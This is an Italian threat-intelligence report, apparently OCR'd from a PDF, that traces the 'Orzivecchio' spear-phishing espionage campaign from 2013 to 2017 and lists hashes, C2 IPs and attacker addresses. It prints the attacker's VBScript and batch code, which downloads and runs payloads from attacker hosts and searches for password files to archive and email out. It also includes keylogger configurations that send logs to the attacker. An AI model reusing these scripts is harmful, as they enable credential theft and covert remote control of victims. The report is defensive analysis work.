
Allegato: Dati_Anagrafici.rtf.zip



Controllo del computer della vittima attraverso NTRCloud

Il computer della vittima viene controllato dall'attaccante attraverso il servizio della "**NTR Global**" "C:\Program Files\NTR Global (an ASG company)\NTRCloud\agent.exe". Durante la fase di installazione del software "**NTR Global**" il computer della vittima viene automaticamente abbinato all'account del malfattore (*michel.piccoli@hotmail.com*). L'attaccante, collegandosi all'indirizzo http://www.ntrglobal.com/it/freecloud/login, potrà accedere ai computer delle proprie vittime per spiare o rubare documenti riservati. Il sistema di NTR Cloud permette al cyber-criminale di rimanere sempre agganciato ai computer delle vittime, anche quando viene rimosso il programma keylogger o RAT. Infatti attraverso una serie di script è possibile interagire con l'Agent di NTR Cloud in modalità "stealth" per eseguire comandi, aggiornare file (in questo caso i programmi spia), prelevare file, etc.

Nella figura sottostante possiamo vedere un esempio generico di pannello del servizio **NTRCloud**:



Arsenale di spionaggio dal 2013 ad oggi

Le campagne di spear-phishing di "**Orzivecchio**" molto probabilmente sono iniziate dal 2013. Dalle nostre analisi infatti sono state rilevate infezioni già datate nel lontano 2013.

2013

A partire dal 2013 il file del malware "**Orzivecchio**" venivano memorizzati all'interno della cartella "**C:\time**":

```
04/12/2013  10.06              52 HideD.vbs
10/03/2008  23.34         730.112 SendSMTP.exe
30/11/2013  04.36           2.577 UpdatSys.vbe
```

Nome: **UpdatSys.vbe**

Dimensione: 2577 byte

MD5: A5B04D6285C051C6CD4569A546AB017B

Estratto del malware:

```
[..]
urL_ARRay(3)="http://www.scuolaelementarediorzivecchio.191.it/Public/ORD-
ALL/"&UsEr&SepAr&cOmp&"/ORDINI.txt"
SEt OshEll=creatEobjECt("WScript.Shell")
sEt Fso=CREateoBJect("Scripting.FileSystemObject")
do:wScriPt.sLEEP 10000
FlaG_3=get_fILe("http://199.103.63.221","test_internet")
LooP UntIl fLAG_3=tRue
FlAg_EXe=faLSe:B=0
do
cAlL doWnlOAd_FiLe:WScript.SleeP 3600000
B=b+1
LoOp uNtIl FLaG_eXE=TRUE
set FsO=nOtHing
set oShell=NOthiNg
SUb DownlOad_FilE
foR eACH a IN urL_aRRay
fLag_function=gET_file(A,"job")
IF flag_funCtiOn=trUe ThEN fLaG_Exe=True
oSHell.RUn"C:\time\ORDINI.exe",0,tRue
WScRiPt.Sleep 1000
Fso.DelETEFiLE"C:\time\ORDINI.exe",trUe
CaLL senD_EmAIl:wscript.QUit:eXiT FoR:eLSe
[..]
SendSMTP.exe"&Chr(34)&" /HOST out.impresasemplice.it /PORT 25 /USERID
admin@comuneorzivecchi.191.it
[..]
```

Il malware scarica il file "**ordini.exe**" in **c:\time** dai seguenti domini:

- "http://199.103.63.221/ORD-ALL/ORDINI.txt"
- "http://199.103.63.221/ORD-ALL/"&useR&sepAr&comP&"/ORDINI.txt"
- "http://www.scuolaelementarediorzivecchio.191.it/Public/ORD-ALL/ORDINI.txt"
- "http://www.scuolaelementarediorzivecchio.191.it/Public/ORD-ALL/"&UsEr&SepAr&cOmp&"/ORDINI.txt"

E invia una mail di conferma a admin@comuneorzivecchi.191.it con oggetto data e ora di infezione, nome utente, computer e la stringa "FATTO".

Il file "**ordini.exe**" è un'applicazione autoestraente che contiene i moduli e gli script di spionaggio.

Già dal 2013 veniva utilizzato il sito **http://www.scuolaelementarediorzivecchio.191.it** per operazioni criminali, oltre all'IP 199.103.63.221 e all'indirizzo email admin@comuneorzivecchi.191.it.

L'indirizzo IP 199.103.63.221 è localizzato in Canada presso il provider "*Cirrus Tech Ltd.*".

Non avendo il file "ordini.exe" nella versione del 2013, si ipotizza visti gli sviluppi futuri che si tratti di un keylogger.

Altri file del 2013:

Nome: **HideD.vbs**

Dimensione: 52 byte

MD5: 0EF35DE387875B3540C2F62FD995CECA

```
CreateObject("Wscript.Shell").Run "test.bat",0,False
```

Lo script eseguiva il file “test.bat”.

Nome: **test.bat**

Dimensione: 1.044 byte

MD5: 255015045FD60D1397A06585B38998EB

```
ECHO on
cd\
dir *matric* /s/b > c:\time\files.lst
ping 1.1.1.1 -n 1 -w 10000 > nul
cd time

rar a -dh -x*\Windows\ c:\time\files @files.lst
ping 1.1.1.1 -n 1 -w 10000 > nul
sendsmtp /HOST out.impresasemplice.it /PORT 25 /USERID
admin@comuneorzivecchi.191.it /PASS [omissis] /FROM admin@comuneorzivecchi.191.it
/TO admin@comuneorzivecchi.191.it /SUBJECT "MATRIX--%username%  %computername%"
/FILES files.rar
ping 1.1.1.1 -n 1 -w 30000 > nul

ping 1.1.1.1 -n 1 -w 60000 > nul
del files.lst
del files.rar

ping 1.1.1.1 -n 1 -w 3000 > nul
cd\
dir *passw* /s/b > c:\time\files.lst
ping 1.1.1.1 -n 1 -w 10000 > nul
cd time

rar a -dh -x*\Windows\ c:\time\files @files.lst
ping 1.1.1.1 -n 1 -w 10000 > nul
sendsmtp /HOST out.impresasemplice.it /PORT 25 /USERID
admin@comuneorzivecchi.191.it /PASS [omissis] /FROM admin@comuneorzivecchi.191.it
/TO admin@comuneorzivecchi.191.it /SUBJECT "PWD--%username%  %computername%"
/FILES files.rar
ping 1.1.1.1 -n 1 -w 30000 > nul

del files.lst
del files.rar
del test.bat

exit
```

Il malware "**Orzivecchio**" nelle versioni di dicembre 2013, cercava tutti i file con nome:

- *matric*
- *passw*

Questi file venivano compressi in un archivio .rar e inviati all'indirizzo email **admin@comuneorzivecchi.191.it** attraverso il programma "sendsmtp.exe".

Per i file ***matric*** con oggetto: "MATRIX--%username% %computername%"

Per i file ***passw*** con oggetto: "PWD--%username% %computername%"

I file con nome contenente la sottostringa "***matric***" potrebbero essere delle matrici per accedere ad un portale dell'Agenzia delle Entrate.

2014

Anche nel 2014 persiste l'azione di spionaggio da parte di Orzivecchio, con alcuni nuovi file che aggiungono nuove funzionalità al progetto.

Nome: **GetIP.vbs**

Dimensione: 276 byte

MD5: 715C32014F6F07B61E2EC074FB21D84D

Estratto del file "GetIP.vbs"

```
set http = createobject("microsoft.xmlhttp")
url = "http://ip1.dynupdate.no-ip.com/"
http.open "GET",url,false
http.send

set fso = createobject("scripting.filesystemobject")
set ts = fso.createtextfile("C:\time\IP.txt",true,true)
ts.write http.responsetext
ts.close
```

GetIP.vbs è uno script che memorizza l'IP pubblico della rete nel file IP.TXT.

2015

Nel 2015 le azioni di spionaggio si intensificano con nuovi tools dell'arsenale.

Nome: **Pass.exe**

Dimensione: 351.840 byte

MD5: 6F74FB553924C4D46E7FAA0273E40255

Firma Digitale: Nir Sofer

Si tratta del programma WebBrowserPassView della società NirSoft per l'esfiltrazione delle password memorizzate nel browser.

Nome: **Hooker.exe**

Dimensione: 953.856 byte

MD5: EF8F4673CA30BA63498CCBF514D7E795

Si tratta di un keylogger commerciale denominato "**Hooker**" sviluppato dalla società "***den4b***" (*https://www.den4b.com/products/hooker*).

Questo programma necessita dei seguenti file:

- HookLib.dll (MD5: 9A575484114DC4C41D3BA262BCD3D413)
- License.key (MD5: B0E43475E565270123DC84296E6AA304)
- Hooker.ini (MD5: 936783F9966056342A4221C9D7C2FE2A)

Estratto del file di configurazione "Hooker.ini":

```
[General]
FirstLaunch=1
Password=[..]
UseCustomPassword=1

[Log]
LogMonitorClipboard=1
LogStatusMessages=1
LogProcessInfo=1
LogWindowInfo=1
EnableDebugOutput=0
LogFilterProcesses=
LogFilterWindows=

[LogSave]
Periodically=1
Interval=32400
OnClose=1
File=1
FTP=0
Email=1

[LogFile]
Path=C:\time\Log.txt
Encrypt=0
MaxSizeEnabled=1
MaxSize=2048000

[Email]
Address=admin@comuneorzivecchi.191.it
Subject=HOOK_3
Host=out.impresasemplice.it
Port=25
Security=0
Login=1
Username=admin@comuneorzivecchi.191.it
Password=[..]
```

Il keylogger "Hooker" invia il log della digitazione registrata con oggetto "HOOK 3" via email all'indirizzo **admin@comuneorzivecchi.191.it**.

Nome: **clean.bat**

Dimensione: 6.422 byte

MD5: 16202A87CF33D710B579266827912B6

Descrizione: lo script esegue varie operazioni tra cui l'esecuzione di UpdatSys.vbe, copiatura del keylogger "Hooker" e dei suoi file di appoggio, persistenza in HKLM\..\Run sotto la voce "RegData".

Nome: **Download.vbe**

Dimensione: 1.990 byte

MD5: 4B423F6338152666DC3CD6F096D659E2

Estratto del file "Download.vbe"

```
[..]
computerName  = oShellEnv("ComputerName")
userName  = oShellEnv("userName")
Dim url_array (3)

url_array(0) = "http://www.scuolaelementarediorzivecchio.191.it/Public/ORD-
ALL/ORD2016.txt"
url_array(1) = "http://www.scuolaelementarediorzivecchio.191.it/Public/ORD-ALL/" &
userName & separ & computerName & "/ORD2016.txt"


For Each a In url_array

      If get_file( a ) =  True then

            LOG_FILE.WriteLine "SUCCESS" & vbTab & a

            oShell.Run "C:\time\ORDINI.exe" , 0 ,True

      Else
[..]
```

Questa volta viene scaricato il malware dall'url: **http://www.scuolaelementarediorzivecchio.191.it/Public/ORD-ALL/ORD2016.txt**

2016

Nel 2016 l'arsenale continua ad aggiornarsi con nuovi strumenti di spionaggio:

Nome: **Hooker.ini**

Dimensione: 596 byte

MD5: 7FACE451EC13333E94CD84863509E7F2

Il file di configurazione "Hooker.ini" viene modificato in alcune sue parti:

- Path=Log.txt
- Subject=HOOK_4
- Host=smtp-server.com

per l'invio dei log all'indirizzo email **admin@comuneorzivecchi.191.it** con oggetto: "**HOOK_4**" attraverso il servizio a pagamento *smtp-server.com*.

Nome: **NTR_Cloud_it.msi**

Dimensione: 4051456 byte

MD5: 60DFCEF0C9F5A44F08351801B4BB6CE3

NTR_Cloud_it.msi è il pacchetto di installazione del programma di amministrazione remota per controllare le macchine infette che venivano tutte associate all'account di **michel.piccoli@hotmail.com**. NTR Cloud ti consente di eseguire degli script sulla macchina controllata, dove il cyber-criminale aggiornava i propri keylogger per l'esfiltrazione dei dati.

Nome: **SendSMTP.ini**

Dimensione: 375 byte

MD5: 810428FC43C1CA53908C5A4F9C25178E

Vediamo l'estratto del file di configurazione "SendSMTP.ini" usato da SendSMTP.exe per l'invio delle email:

```
[SendSMTP]
Host=smtp.comune.firmo.cs.it
Port=25
Timeout=15
UserID=ufficio.anagrafe@comune.firmo.cs.it
Password=[..]
SaveLog=1
FromName=Segreteria Patronato Acli
FromAddr=segreteria.milano@patronato.acli.it
To=admin@comuneorzivecchi.191.it
ReplyTo=
cc=
bcc=
Subject=password per rilevazione presenze
Body=1
BodyFile=S:\WAR_2015\SendSMTPBody.rtf
FileCount=0
```

Nella nuova configurazione del file "SendSMTP.ini", le email vengono inviate sempre all'indirizzo **admin@comuneorzivecchi.191.it**, ma con mittente "Segreteria Patronato Acli" con indirizzo segreteria.milano@patronato.acli.it, attraverso il server smtp del comune di Firmo (*smtp.comune.firmo.cs.it*) autenticandosi con l'UserID **ufficio.anagrafe@comune.firmo.cs.it**.

Dal file di configurazione si evince che il comune di Firmo è stato compromesso per l'invio delle email e il corpo del messaggio doveva contenere il file locale "**S:\WAR_2015\SendSMTPBody.rtf**", che molto probabilmente si tratta di una cartella locale del computer del criminale.

Interessante è il nome della cartella locale "**WAR_2015**" del disco "S:" del computer del criminale, come se questa operazione fosse diventata ormai per lui una "guerra" contro lo stato italiano.

Nome: **Download.vbe**

Dimensione: 902 byte

MD5: D5EAF6DCF9DA0DDCB4E56927034E1C9F

Scaricava il file "**ordini.exe**" in **c:\time** da:

- "http://www.scuolaelementarediorzivecchio.191.it/Public/ORD-ALL/ORD2017.txt"
- "http://www.scuolaelementarediorzivecchio.191.it/Public/ORD-ALL/" & userName & separ & computerName & "/ORD2017.txt
- http://puntofisco.freezoy.com/ORD-ALL/ORD2017.txt

Nome: **Download.vbe** oppure **DownC.vbe**

Dimensione: 1866 byte

MD5: B828B430CD6226E441BC48A17E79A335

Scaricava il file "**ordini.exe**" in **c:\time** da:

- "http://www.scuolaelementarediorzivecchio.191.it/Public/ORD-ALL/ORD-2017.txt"
- "http://www.scuolaelementarediorzivecchio.191.it/Public/ORD-ALL/" & userName & separ & computerName & "/ORD-2017.txt

Oppure

- "http://www.scuolaelementarediorzivecchio.191.it/Public/ORD-ALL/ORD-2018.txt"
- "http://www.scuolaelementarediorzivecchio.191.it/Public/ORD-ALL/"&usErNAme&sEPar&comPUTerNaMe&"/ORD-2018.txt"

Nome: **ORDINI.exe**

Dimensione: 847.790 byte

MD5: BCF6BE8FD8CC97C9CBDC5038BBA2E659

Si tratta del file autoestraente che contiene gli script in .bat, "DownC.vbe" e "HideReb.vbs", il keylogger Hooker e SendSMTP.exe.

Nome: **Hooker.ini**

Dimensione: 630 byte

MD5: 77354DB761AB7610F721A464C0D50D94

Il file di configurazione "Hooker.ini" viene modificato in alcune sue parti:

- Path= C:\time\Log.txt
- Subject= 2017
- Host=smtp-server.com

per l'invio dei log all'indirizzo email **admin@comuneorzivecchi.191.it** con oggetto: "**2017**" attraverso il servizio a pagamento *smtp-server.com*.

Nome: **SendSMTP.ini**

Dimensione: 309 byte

MD5: 254CBE233C5F5F111D65EF4FBCE89756

Nella nuova configurazione del file "SendSMTP.ini", le email vengono inviate sempre all'indirizzo **admin@comuneorzivecchi.191.it**, ma con oggetto "*2017--%username% %computername%*", attraverso il server *smtp-server.com*.

Nome: **ren.bat**

Dimensione: 1.390 byte

MD5: B8BF9C5F7FDC6AC597B92BDCD93D1E34

Descrizione: lo script esegue varie operazioni tra cui copiatura del keylogger "Hooker" e dei suoi file di appoggio, persistenza in HKCU\..\Run sotto la voce "RegSys" e invio dell'email con oggetto "*2017--%username% %computername% FATTO*" a **admin@comuneorzivecchi.191.it**.

Nome: **SendSMTP.ini**

Dimensione: 297 byte

MD5: B11D5939C570CFE015BF0BB97EBB52FF

Nella nuova configurazione del file "SendSMTP.ini", le email vengono inviate sempre all'indirizzo **admin@comuneorzivecchi.191.it**, con oggetto "*2017--%username% %computername%*", attraverso il server *smtp-server.com,* ma autentificandosi come mittente ***rozzano@patronato.acli.it***.

Nome: **ren.bat**

Dimensione: 1289 byte

MD5: 7DAF27EA4356D842C99FEBF25520196B

Descrizione: lo script esegue varie operazioni tra cui copiatura del keylogger "Hooker" e dei suoi file di appoggio, persistenza in HKCU\..\Run sotto la voce "RegSys" e invio dell'email con oggetto "*2018--%username% %computername% FATTO*" a **admin@comuneorzivecchi.191.it** dall'account **rozzano@patronato.acli.it**.

Nome: **SendSMTP.ini**

Dimensione: 323 byte

MD5: 4BCD82AD5E03E22388EB5F38ED070738

Estratto del file:

```
[SendSMTP]
Host=smtp-server.com
Port=2525
Timeout=15
UserID=rozzano@patronato.acli.it
Password= [..]
SaveLog=1
FromName=MATRIX
FromAddr=rozzano@patronato.acli.it
To=admin@comuneorzivecchi.191.it
ReplyTo=
cc=
bcc=
Subject=MATRIX
Body=0
BodyFile=S:\WAR_2015\LAB_MATRIX_PASS\NEW\SendSMTPBody.rtf
FileCount=0
```

Nome: **Down.bat**

Dimensione: 2.967 byte

MD5: 02CE0A13717187D7A2844B6CB878C172

Estratto dello script:

```
[..]
ECHO test di connessione,attendi...
PING -n 20 208.69.57.60 > NUL
IF NOT ERRORLEVEL 1 goto :FTPPROCESS
IF     ERRORLEVEL 1 goto :loop
[..]
systeminfo > c:\time\out\info.txt
ren c:\time\out\info.txt "%renamed%info.txt"
net config workstation > c:\time\out\NetConf.txt
ren c:\time\out\NetConf.txt "%renamed%NetConf.txt"
net localgroup > c:\time\out\NetLocal.txt
ren c:\time\out\NetLocal.txt "%renamed%NetLocal.txt"
net share > c:\time\out\NetShare.txt
ren c:\time\out\NetShare.txt "%renamed%NetShare.txt"
net start > c:\time\out\NetStart.txt
ren c:\time\out\NetStart.txt "%renamed%NetStart.txt"
netstat -an > c:\time\out\NetStat.txt
ren c:\time\out\NetStat.txt "%renamed%NetStat.txt"
net user > c:\time\out\NetUser.txt
ren c:\time\out\NetUser.txt "%renamed%NetUser.txt"
net view > c:\time\out\NetView.txt
ren c:\time\out\NetView.txt "%renamed%NetView.txt"
tasklist > c:\time\out\TaskList.txt
ren c:\time\out\TaskList.txt "%renamed%TaskList.txt"
ping 1.1.1.1 -n 1 -w 5000 > nul
cd\
cd time
'c:\time\rar e Hook.*.rar
'del *.rar
rar.exe a -df -dr c:\time\All c:\time\out\*.*
ping 1.1.1.1 -n 1 -w 5000 > nul
sendsmtp /HOST smtp-server.com /PORT 2525 /USERID rozzano@patronato.acli.it /PASS
[omissis] /FROM rozzano@patronato.acli.it /TO admin@comuneorzivecchi.191.it
/SUBJECT "CENS--%Info%--%myip%--%username%  %computername%"  /FILES All.rar [..]
```

Questo script invia un'email a **admin@comuneorzivecchi.191.it** con oggetto: "**CENS--%Info%--%myip%--%username% %computername%**", con in allegato un file RAR contenente log di informazioni del computer infetto. All'inizio dello script viene eseguito un ping all'indirizzo IP **208.69.57.60** del provider Cirrus Tech Ltd.

Nome: **NTR.msi**

Dimensione: 3872768 byte

MD5: E982C96F7D251D9CEE743EEBA0BC9730

NTR.msi è il pacchetto di installazione del programma di amministrazione remota per controllare le macchine infette che venivano tutte associate all'account di **michel.piccoli@hotmail.com**. NTR Cloud ti consente di eseguire degli script sulla macchina controllata, dove il cyber-criminale aggiornava i propri keylogger per l'esfiltrazione dei dati.


Nome: **Datalive.exe**

Dimensione: 276.992 byte

MD5: D3DCB064AD67B0D17DEF8F04B7EB9D7B

Data di compilazione: 09/06/2016 – 19:57.10

Datalive.exe è un keylogger che memorizza le informazioni catturate nel file c:\time\log.log. Nel programma è presente il percorso del progetto: *D:\projects\Freelance\Working\Keylogger\Debug\UniLogger.pdb*. All'interno possiamo trovare informazioni che indicano che "Datalive.exe" non è altro che una versione modificata del keylogger "UniLogger": https://eldeeb.net/wrdprs/?p=250



Nelle risorse del file "Datalive.exe" all'interno del campo "*LegalCopyright*" troviamo il nome di: **Ekim Evgeny**.

Ekim Evgeny è il programmatore "freelance" a cui è stato commissionato il keylogger dal cyber-criminale, la versione fornita da Ekim Evgeny non è altro che una versione ricompilata del keylogger opensource: https://github.com/SherifEldeeb/UniLogger.

Nome: **Replace_email_status.vbs**

Dimensione: 5.010 byte

MD5: 9C639C9876CBE8AA1C8CDB1F4402EAE1

Invia un'email a **charlyparker555@gmail.com** con oggetto: "pc_name & sep & user_name & sep & Now", per verificare lo stato del computer.

Nome: **test.bat**

Dimensione: 2739 byte

MD5: 01B37599EC2D72B52E4FA56DAAAF722F

Script che mette in esecuzione automatica il file **MailLog.vbe** modificando la chiave di registro HKCU\..\Run nella voce "CeckStatus", ed esegue il keylogger "c:\time\Datalive.exe".

Nome: **MailLog.vbe**

Dimensione: 2.211 byte

MD5: 3146BDD56925465B882FD5CB57FB91DF

Estratto del file "**MailLog.vbe**"

```
OptioN explicit
CoNsT frOmEmail="charlyparker555@gmail.com"
[..]
CoNSt TOEmaIl="admin@comuneorzivecchi.191.it"
COnst sep="--"
Dim ObjfsO,emailObJ,emaiLCOnFig,wshShell
DIm useR_NAMe,pC_naMe,body_stRing,sUbject_sTRINg
Set objFSO=creaTeObjeCt("Scripting.FileSystemObject")
if ObJFsO.fileEXIsts("C:\time\log.log")thEn Set
wshShEll=Createobject("WScript.Shell")
[..]
CreatEObJEct("Wscript.Shell").Run"c:\time\Datalive.exe",0,false
[..]
```

Lo script "**MailLog.vbe**" esegue il keylogger "**Datalive.exe**" che genera un file "log.log", il quale viene inviato via email da charlyparker555@gmail.com a admin@comuneorzivecchi.191.it.

Nome: **Install_PC_Statuses.vbs**

Dimensione: 9.329 byte

MD5: 737725231F1095166781AE78F089957D

Script per inviare email a **charlyparker555@gmail.com** simile a **Replace_email_status.vbs**

Nome: **adware.exe** oppure **mode.exe**

Dimensione: 479.977 byte

MD5: 255B1FA677AC2498545353D4786BBC11

Data di compilazione: 19/06/1992 22.22.17

Si tratta di un password stealer e keylogger scritto in delphi, che esegue un injection sul processo svchost.exe per esfiltrare dati da diversi browser e programmi di posta.

Nome: **svchost.exe**

Dimensione: 953.856 byte

MD5: 25847FF275249D9FE17C2C4F8DCD7EE4

Data di compilazione: 19/06/1992 22.22.17

Si tratta del programma keylogger "Hooker".

Nome: **svchost.ini**

Dimensione: 620 byte

MD5: 9659E3A93283EA613428A9CEFDDBA70D

File di configurazione del programma "Hooker" per l'invio del file Log.txt all'indirizzo email **admin@comuneorzivecchi.191.it** con oggetto "**HOOK_5**".

2017

Nel 2017 si arricchisce ulteriormente l'arsenale con nuovi software di spionaggio.

Nome: **avira.exe**

Dimensione: 112.640 byte

MD5: DCEB9737872EA62EB98F23895A4642B9

Data di compilazione: 08/01/2017 12.27.30

Si tratta di un programma keylogger denominato "**Advanced Logging**". Nella figura sottostante possiamo vedere il pdb del progetto:

```
0 5A30: 00 01 12 81  51 12 81 51  15 01 00 10  41 64 76 61 ....Q..Q....Adva
0 5A40: 6E 63 65 64  20 4C 6F 67  67 69 6E 67  00 00 05 01 nced Logging....
0 5A50: 00 00 00 00  27 01 00 22  43 6F 70 79  72 69 67 68 ....'.."Copyrigh
0 5A60: 74 20 C2 A9  20 41 64 76  61 6E 63 65  64 20 4C 6F t .. Advanced Lo
0 5A70: 67 67 69 6E  67 20 32 30  31 37 00 00  29 01 00 24 gging 2017..)..$
0 5A80: 66 39 36 31  63 38 62 32  2D 64 66 30  63 2D 34 66 f961c8b2-df0c-4f
0 5A90: 36 33 2D 61  30 36 65 2D  38 61 30 37  38 35 34 64 63-a06e-8a07854d
0 5AA0: 65 65 65 62  00 00 0C 01  00 07 31 2E  31 2E 30 2E eeeb......1.1.0.
0 5AB0: 30 00 00 08  01 00 03 00  00 00 00 00  08 01 00 08 0...............
0 5AC0: 00 00 00 00  00 1E 01 00  01 00 54 02  16 57 72 61 ..........T..Wra
0 5AD0: 70 4E 6F 6E  45 78 63 65  70 74 69 6F  6E 54 68 72 pNonExceptionThr
0 5AE0: 6F 77 73 01  00 00 00 00  32 30 72 58  00 00 00 00 ows.....20rX....
0 5AF0: 02 00 00 00  1C 01 00 00  00 79 00 00  00 5B 00 00 .........y...[..
0 5B00: 52 53 44 53  B2 17 66 57  CC F8 9F 40  A4 5E A3 A7 RSDS..fW...@.^..
0 5B10: D5 C8 22 40  07 00 00 00  63 3A 5C 55  73 65 72 73 ..."@....c:\Users
0 5B20: 5C 4E 61 74  68 75 5C 44  65 73 6B 74  6F 70 5C 43 \Nathu\Desktop\C
0 5B30: 6F 6E 74 72  61 63 74 73  5C 4A 6F 73  65 70 68 20 ontracts\Joseph
0 5B40: 46 65 6E 6F  6C 69 20 43  6F 6E 74 72  61 63 74 5C Fenoli Contract\
0 5B50: 41 64 76 61  6E 63 65 64  20 4C 6F 67  67 69 6E 67 Advanced Logging
0 5B60: 5C 41 64 76  61 6E 63 65  64 20 4C 6F  67 67 69 6E \Advanced Loggin
0 5B70: 67 5C 6F 62  6A 5C 44 65  62 75 67 5C  41 64 76 61 g\obj\Debug\Adva
0 5B80: 6E 63 65 64  20 4C 6F 67  67 69 6E 67  2E 70 64 62 nced Logging.pdb
```

Come si vede in figura l'utente del pc che ha realizzato il keylogger si fa chiamare: **Nathu**.

Interessante notare il nome della cartella dei lavori: **Joseph Fenoli Contract**.

La persona di "*Joseph Fenoli*" sarà un nome che incontreremo ancora in seguito.

Nome: **advlogconfig.txt**

Dimensione: 153 byte

MD5: DBF346A7E4F28486E5363459A5B05908

Estratto del file di configurazione del keylogger:

```
USERNAME=josephupworkcontractadv@gmail.com
PASSWORD=[omissis]
LOGTYPE=BYMAIL
FTPADDR=
EMAILADDR=admin@comuneorzivecchi.191.it
SENDRATE=360
```

Come al solito i log vengono inviati a: *admin@comuneorzivecchi.191.it*.

Nome: **DataRecorder.dll**

Dimensione: 9.728 byte

MD5: CDA8DA730BF9A52F1F77242F2BD1BBB5

Data di compilazione: 08/01/2017 12.25.24

Trattasi del modulo "DataRecorder" del keylogger "Advanced Logging" realizzato da Nathu, come si può vedere dal pdb: *c:\Users\Nathu\Desktop\Contracts\Joseph Fenoli Contract\DataRecorder\DataRecorder\obj\Debug\DataRecorder.pdb.*

Nome: **ORDINI.exe**

Dimensione: 130.048 byte

MD5: 9872C21F40075CB1D6CAEB033A098F17

Data di compilazione: 12/02/2017 18.13.28

Si tratta di un programma RAT con funzionalità di keylogger denominato "**Remote Administrator Client**" che si collega al server di comando e controllo con IP **199.103.56.164** attraverso la porta 9993.

L'indirizzo IP **199.103.56.164** è localizzato in Canada presso i server di Cirrus Tech. Ltd.

Anche nel RAT "**Remote Administrator Client**" troviamo un pdb che fa riferimento a Nathu: *c:\Users\Nathu\Desktop\SerializerLib\SerializerLib\obj\Debug\SerializerLib.pdb*.

Nome: **SerializerLib.dll**

Dimensione: 32.768 byte

MD5: 6ABC6B0EB67DA3A63A5EC6FCB373FF9A

Data di compilazione: 11/02/2017 15.33.52

Libreria utilizzata dal RAT "**Remote Administrator Client**".

Altra versione di "**Remote Administrator Client**" (con MD5 D7623D868D0EE10B4CFC1FD387DFC49F con data di compilazione 10/02/2017 07.07.42) si collega al server di comando e controllo con IP **199.103.56.166** (sempre localizzato in Canada) attraverso la porta 9998 e contiene un pdb differente:
c:\Users\RASPB\Desktop\SerializerLib\SerializerLib\obj\Debug\SerializerLib.pdb

Nome: **CASSETTO_PREVIDENZIALE-DE_JESUS_MILAGROS-BEROYA-FILIPPINE_RP-DJSMGR73S51Z216Z.PDF.EXE**

Dimensione: 502.407 byte

MD5: 6C2EE13D637D438E2844AF85679064BF

Data di compilazione: 22/08/2013 13.00.50

Si tratta di un file autoestraente che contiene i seguenti file:

- Cassetto_Previdenziale-DE_JESUS_MILAGROS-BEROYA-FILIPPINE_RP-DJSMGR73S51Z216Z.pdf
- clean.bat
- Dwn.vbe
- HideMake.vbs
- make.bat

Il file più interessante è Dwn.vbe.

Nome: **Dwn.vbe**

Dimensione: 1983 byte

MD5: 4BF712D108E8F241CDB622EDE465BEF4

Lo script risulta essere offuscato e scarica il file **ORD-2020.txt** dai seguenti domini:

- http://www.scuolaelementarediorzivecchio.191.it/Public/ORD-ALL/ORD-2020.txt
- http://199.103.56.165/ORD-2020.txt

Il file **ORD-2020.txt** veniva salvato nella cartella di startup e rinominato in **ORDINI.exe**.

L'indirizzo IP **199.103.56.165** è localizzato in Canada presso i server di Cirrus Tech. Ltd.

Nome: **SendMail.vbe**

Dimensione: 1.398 byte

MD5: 7EE27386CF411524A5E47FC5EE6A5ED9

Invia all'indirizzo charlyparker555@gmail.com le informazioni della macchina: pc_Name, user_name e la data.

Nome: **Download.vbe**

Dimensione: 2015 byte

MD5: F853626909D8BE54EF4C0EA914AE15EA

